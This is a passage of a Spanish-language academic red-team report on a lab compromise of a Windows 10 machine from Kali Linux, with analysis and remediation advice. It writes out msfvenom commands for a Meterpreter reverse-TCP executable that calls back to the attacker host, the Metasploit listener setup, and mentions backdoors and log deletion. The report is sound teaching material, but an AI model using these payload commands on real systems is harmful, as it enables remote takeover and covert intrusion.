
El ataque a la máquina Windows 10 de 64 bits afecta de varias maneras:

- **Compromiso del sistema operativo:** El hecho de que un archivo .exe desconocido haya sido ejecutado en la máquina comprometida indica que los adversarios han logrado infiltrarse en el sistema. Esto significa que tienen acceso no autorizado y pueden realizar una variedad de acciones maliciosas en la máquina.
- **Eliminación de archivos críticos:** La desaparición del archivo .txt ubicado en el escritorio sugiere que los adversarios han sido capaces de eliminar archivos importantes del sistema sin ser detectados. En este caso, el archivo .txt probablemente contenía información sensible o crítica para la organización, lo que podría tener consecuencias graves.
- **Desactivación de sistemas de seguridad:** La desactivación total de los sistemas de seguridad del sistema operativo, como el firewall, Windows Defender y el antivirus, deja al sistema vulnerable a futuros ataques y explotaciones. Esto permite que los adversarios persistan en el sistema sin ser detectados y lleven a cabo actividades maliciosas adicionales.
- **Posible acceso remoto no autorizado:** Si se ha creado y ejecutado con éxito un payload utilizando herramientas como MSFVenom y Metasploit, es probable que los adversarios hayan establecido un acceso remoto persistente a la máquina comprometida. Esto significa que pueden acceder al sistema en cualquier

momento, robar información confidencial, instalar malware adicional o llevar a cabo otras actividades maliciosas sin ser detectados.

El ataque compromete la integridad y seguridad del sistema operativo Windows 10 de 64 bits al permitir a los adversarios obtener acceso no autorizado, eliminar archivos críticos, desactivar los sistemas de seguridad y potencialmente establecer un acceso remoto persistente. Esto pone en riesgo la confidencialidad, integridad y disponibilidad de la información almacenada en la máquina comprometida y puede tener graves repercusiones para la organización afectada.

Figura 8 - Diagrama de Ataque



Fuente: Elaboración propia. Link. Drawing.vsdx (sharepoint.com)

6.4. Documentación de Comandos y Estructura del Payload

A continuación, los comandos utilizados para crear el payload y ejecutarlo, junto con una explicación de la estructura desarrollada:

Comandos para crear el Payload:

- Iniciamos la herramienta msfvenom en la consola de Linux: msfvenom
- Crear el payload con el siguiente comando, teniendo en cuenta la estructura de sintaxis y los parámetros necesarios:

msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >>
/Directorio_guardar_ejecutable/Nombreejecutable.exe

- -p: Indica el tipo de payload a usar, que en este caso es una Shell reversa para arquitectura x64 de Windows.
- --platform: Indica la plataforma objetivo, que es Windows.
- -a: Especifica la arquitectura a atacar, en este caso, x64.
- LHOST: La dirección IP de la máquina atacante (Kali Linux).
- LPORT: El puerto de escucha en la máquina atacante.
- -f exe: Indica el formato del archivo de salida, que en este caso es un ejecutable de Windows (.exe).
- >> /Directorio_guardar_ejecutable/Nombreejecutable.exe: La ruta donde se guardará el archivo ejecutable generado por msfvenom.

Comandos para ejecutar el Payload:

- Iniciar msfconsole en una consola de Linux: msfconsole
- Utilizar el exploit y establecer los parámetros necesarios:

use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST IP_KALI
set LPORT 443

- Ejecutar el exploit: exploit

Estos comandos permiten crear un payload malicioso utilizando msfvenom y luego ejecutarlo en la máquina objetivo utilizando Metasploit para establecer una conexión reversa y tomar el control de la máquina comprometida. Es importante tener en cuenta

que estos pasos se utilizan con fines educativos y éticos, y el uso indebido de estas herramientas puede ser ilegal y está estrictamente prohibido.

7. Informe de herramientas y procedimientos utilizados para dar solución al escenario de Red Team de acuerdo con los pasos del pentesting.

El siguiente informe detalla las herramientas y procedimientos utilizados para abordar el escenario de Red Team, siguiendo los pasos del pentesting:

- **Reconocimiento (Reconnaissance):**
- Se utilizó herramientas como Nmap para explorar la red y descubrir los dispositivos y servicios en ella.
- Se realizaron búsquedas de información en línea para recopilar datos sobre la organización, como nombres de dominio, direcciones IP, empleados, etc.

- **Enumeración (Enumeration):**
- Se emplearon herramientas como Enum4linux y SMBclient para enumerar recursos compartidos y usuarios en sistemas Windows.
- Se realizó un escaneo de puertos con Nmap para detectar servicios y vulnerabilidades adicionales.

- **Explotación (Exploitation):**
- Se utilizó Metasploit para aprovechar las vulnerabilidades encontradas y obtener acceso al sistema objetivo.
- Se creó un payload malicioso con Msfvenom para la generación de un ejecutable que permitiera establecer una conexión de Meterpreter inverso.
- **Post-explotación (Post-exploitation):**
- Después de obtener acceso al sistema, se utilizó Meterpreter para realizar acciones como la escalada de privilegios, la recopilación de información y la manipulación de archivos.

- Se emplearon comandos de Meterpreter para explorar el sistema, obtener información sensible y tomar el control total de la máquina comprometida.

Mantenimiento de Acceso (Maintaining Access):

- Se implementaron técnicas para mantener el acceso a la máquina comprometida, como la creación de usuarios adicionales, el establecimiento de backdoors y la modificación de configuraciones para permitir el acceso futuro.

Cubrir Huellas (Covering Tracks):

- Se utilizaron herramientas y comandos para eliminar evidencia de la actividad realizada, como la eliminación de logs, archivos temporales y registros de comandos ejecutados.

En resumen, se siguió un enfoque metódico de pentesting para identificar vulnerabilidades, explotarlas de manera controlada, obtener acceso al sistema objetivo y mantener ese acceso de manera encubierta mientras se realizaban las acciones necesarias para cumplir los objetivos del Red Team. Se emplearon diversas herramientas y técnicas para cada fase del proceso, asegurando una evaluación completa de la seguridad de la organización.

8. Informe con análisis del caso de Red Team, que permitió dar solución al fallo identificado.

El análisis del caso de Red Team reveló una serie de vulnerabilidades en el sistema operativo Windows 10 X64 de la organización HackerHouse. Estas vulnerabilidades fueron explotadas mediante el envío y ejecución de un archivo malicioso por parte de un compañero de trabajo a través de WhatsApp Web. A continuación, se detalla el análisis del caso y las soluciones implementadas para abordar las vulnerabilidades identificadas:

- **Vulnerabilidad Identificada:** El sistema operativo Windows 10 X64 estaba desactualizado y carecía de parches de seguridad, lo que permitió la ejecución del archivo malicioso sin detección por parte de las herramientas de seguridad. Los sistemas de seguridad integrados en Windows, como el Firewall y Windows Defender, estaban desactivados, lo que dejó al sistema vulnerable a ataques externos.
- **Impacto del Ataque:** La ejecución del archivo malicioso provocó la instalación de un payload en el sistema comprometido, que permitió a los atacantes obtener acceso remoto y control total sobre la máquina. La eliminación del archivo de texto del escritorio del usuario afectado sugiere que los atacantes pudieron realizar acciones no autorizadas en el sistema, como la manipulación o eliminación de archivos sensibles.
- **Soluciones Implementadas:** Se recomendó actualizar el sistema operativo Windows 10 X64 y aplicar todos los parches de seguridad disponibles para corregir las vulnerabilidades conocidas.

Se sugiere habilitar y configurar adecuadamente las herramientas de seguridad integradas en Windows, como el Firewall y Windows Defender, para proporcionar una capa adicional de protección contra amenazas conocidas y desconocidas.
Se recomienda sensibilizar al personal sobre las prácticas de seguridad cibernética, incluida la identificación de archivos adjuntos sospechosos y la importancia de mantener actualizados los sistemas y las aplicaciones.

Medidas de Seguridad Adicionales: Se sugiere implementar soluciones de seguridad adicionales, como software antivirus de terceros y herramientas de detección de intrusiones, para mejorar la capacidad de detección y respuesta ante amenazas. Se recomienda realizar evaluaciones regulares de vulnerabilidades y pruebas de penetración para identificar y abordar posibles brechas de seguridad en el futuro.

El análisis del caso de Red Team destacó la importancia de mantener actualizados los

sistemas, habilitar las herramientas de seguridad integradas y educar al personal sobre las mejores prácticas de seguridad cibernética. La implementación de soluciones y medidas de seguridad adicionales ayudará a mitigar futuros riesgos y proteger los activos de la organización contra ataques cibernéticos.

9. Análisis del ataque presentado a cada una de las maquinas identificadas.

El análisis del ataque presentado a cada una de las máquinas identificadas se puede desglosar de la siguiente manera:

- **Máquina Windows 10 X64 comprometida:**

- El ataque comienza con el envío de un archivo ejecutable malicioso llamado PoC_1140827779.exe a través de WhatsApp Web.
- El administrador de la máquina descarga y ejecuta el archivo, lo que permite que el sistema sea comprometido.
- El atacante puede haber utilizado una carga útil creada con Msfvenom para generar un archivo .exe malicioso que aprovecha una vulnerabilidad en el sistema operativo Windows 10.
- Una vez que el archivo malicioso se ejecuta en la máquina comprometida, se abre una sesión inversa que permite al atacante obtener acceso remoto al sistema.

- **Máquina Kali Linux (Atacante):**

- En la máquina del atacante (Kali Linux), se configura Metasploit para escuchar conexiones entrantes.
- Se utiliza el exploit/multi/handler de Metasploit para abrir un puerto y esperar la conexión de la máquina comprometida.
- Una vez que la conexión es establecida desde la máquina Windows 10 X64 comprometida, se establece una sesión de meterpreter que proporciona al atacante un control total sobre el sistema comprometido.
- Con la sesión de meterpreter activa, el atacante puede explorar y manipular el sistema comprometido según sus objetivos.

El ataque implica la explotación de una vulnerabilidad en el sistema operativo Windows 10 X64 para lograr acceso no autorizado y control remoto por parte del atacante desde una máquina Kali Linux.

10. Informe de la explotación de vulnerabilidades en el escenario propuesto.

El informe de la explotación de vulnerabilidades en el escenario propuesto implica identificar las vulnerabilidades explotadas, describir cómo se llevaron a cabo las explotaciones y proponer medidas correctivas para mitigar los riesgos de seguridad. A continuación, se presenta un resumen del informe:

Vulnerabilidades Explotadas:

- **Falta de Actualizaciones de Seguridad:** La máquina Windows 10 X64 estaba desactualizada, lo que podría haber dejado vulnerabilidades conocidas sin parchear.
- **Descarga y Ejecución de Archivos Maliciosos**: El administrador de la máquina descargó y ejecutó un archivo ejecutable malicioso (PoC_1140827779.exe) sin verificar su autenticidad ni su seguridad.
- **Desactivación de Sistemas de Seguridad:** El administrador tenía desactivados todos los sistemas de seguridad, incluyendo el Firewall de Windows, Windows Defender y el antivirus, lo que dejó al sistema más vulnerable a ataques.

Descripción de la Explotación:

- **Envío del Archivo Malicioso:** El atacante envió el archivo PoC_1140827779.exe al administrador a través de WhatsApp Web, aprovechando la confianza del usuario y la falta de medidas de seguridad en la máquina receptora.
- **Ejecución del Archivo Malicioso:** El administrador descargó y ejecutó el archivo malicioso, lo que permitió que el atacante obtuviera acceso remoto al sistema comprometido.

- **Utilización de Msfvenom y Metasploit:** El atacante pudo haber utilizado la herramienta Msfvenom para crear una carga útil maliciosa en forma de un archivo ejecutable (.exe), y luego utilizar Metasploit para abrir una sesión de meterpreter y obtener control sobre el sistema comprometido.

Medidas Correctivas:

- **Mantenimiento de Actualizaciones:** Es crucial mantener actualizado el sistema operativo y todas las aplicaciones con parches de seguridad para mitigar el riesgo de explotación de vulnerabilidades conocidas.
- **Concienciación del Usuario:** Se deben proporcionar capacitaciones regulares de concienciación sobre seguridad para que los usuarios aprendan a identificar y evitar la descarga y ejecución de archivos maliciosos.
- **Activación de Sistemas de Seguridad:** Se recomienda activar y configurar correctamente los sistemas de seguridad, como el Firewall de Windows, Windows Defender y un antivirus actualizado, para proteger el sistema contra posibles amenazas.

En conclusión, la explotación de vulnerabilidades en el escenario propuesto destaca la importancia de mantener las buenas prácticas de seguridad cibernética, incluyendo la actualización de sistemas, la concienciación del usuario y la activación de sistemas de seguridad para proteger contra posibles ataques.

11. Evidencia de la explotación de la vulnerabilidad identificada.

Figura 9 - Configuración de red en VirtualBox

Evidencia de la explotación de la vulnerabilidad identificada.

Paso 1: Configuración de red en VirtualBox


1. Abre VirtualBox y selecciona la máquina virtual que deseas configurar.
2. Ve a Configuración > Red.
3. Selecciona "Adaptador puente" en el modo de conexión de red.
4. Elige el adaptador de red físico que esté conectado a tu red local.
5. Haz clic en "Aceptar" para aplicar los cambios.

Yira Marcela Peña García
Ing. De Sistemas
Especialista en Seguridad Informática

UNAD Universidad Nacional Abierta y a Distancia ACREDITADA EN ALTA CALIDAD


Fuente: Elaboración propia.

Figura 10 - Creación de Máquina Virtual Kali Linux




Fuente: Elaboración propia.

Figura 11 - Creación de Máquina Virtual Windows 10




Fuente: Elaboración propia.

Figura 12 - Configuración de Instalación desatendida de SO.




Fuente: Elaboración propia.

Figura 13 - Preparación de la máquina Windows 10




Fuente: Elaboración propia.

Figura 14 - Configuración Firewall de Windows Defender




Fuente: Elaboración propia.

Figura 15 - Configuración de antivirus y protección contra amenazas




Fuente: Elaboración propia.

Figura 16 - Configuración de Windows Defender




Fuente: Elaboración propia.

Figura 17 - Creación del payload con msfvenom



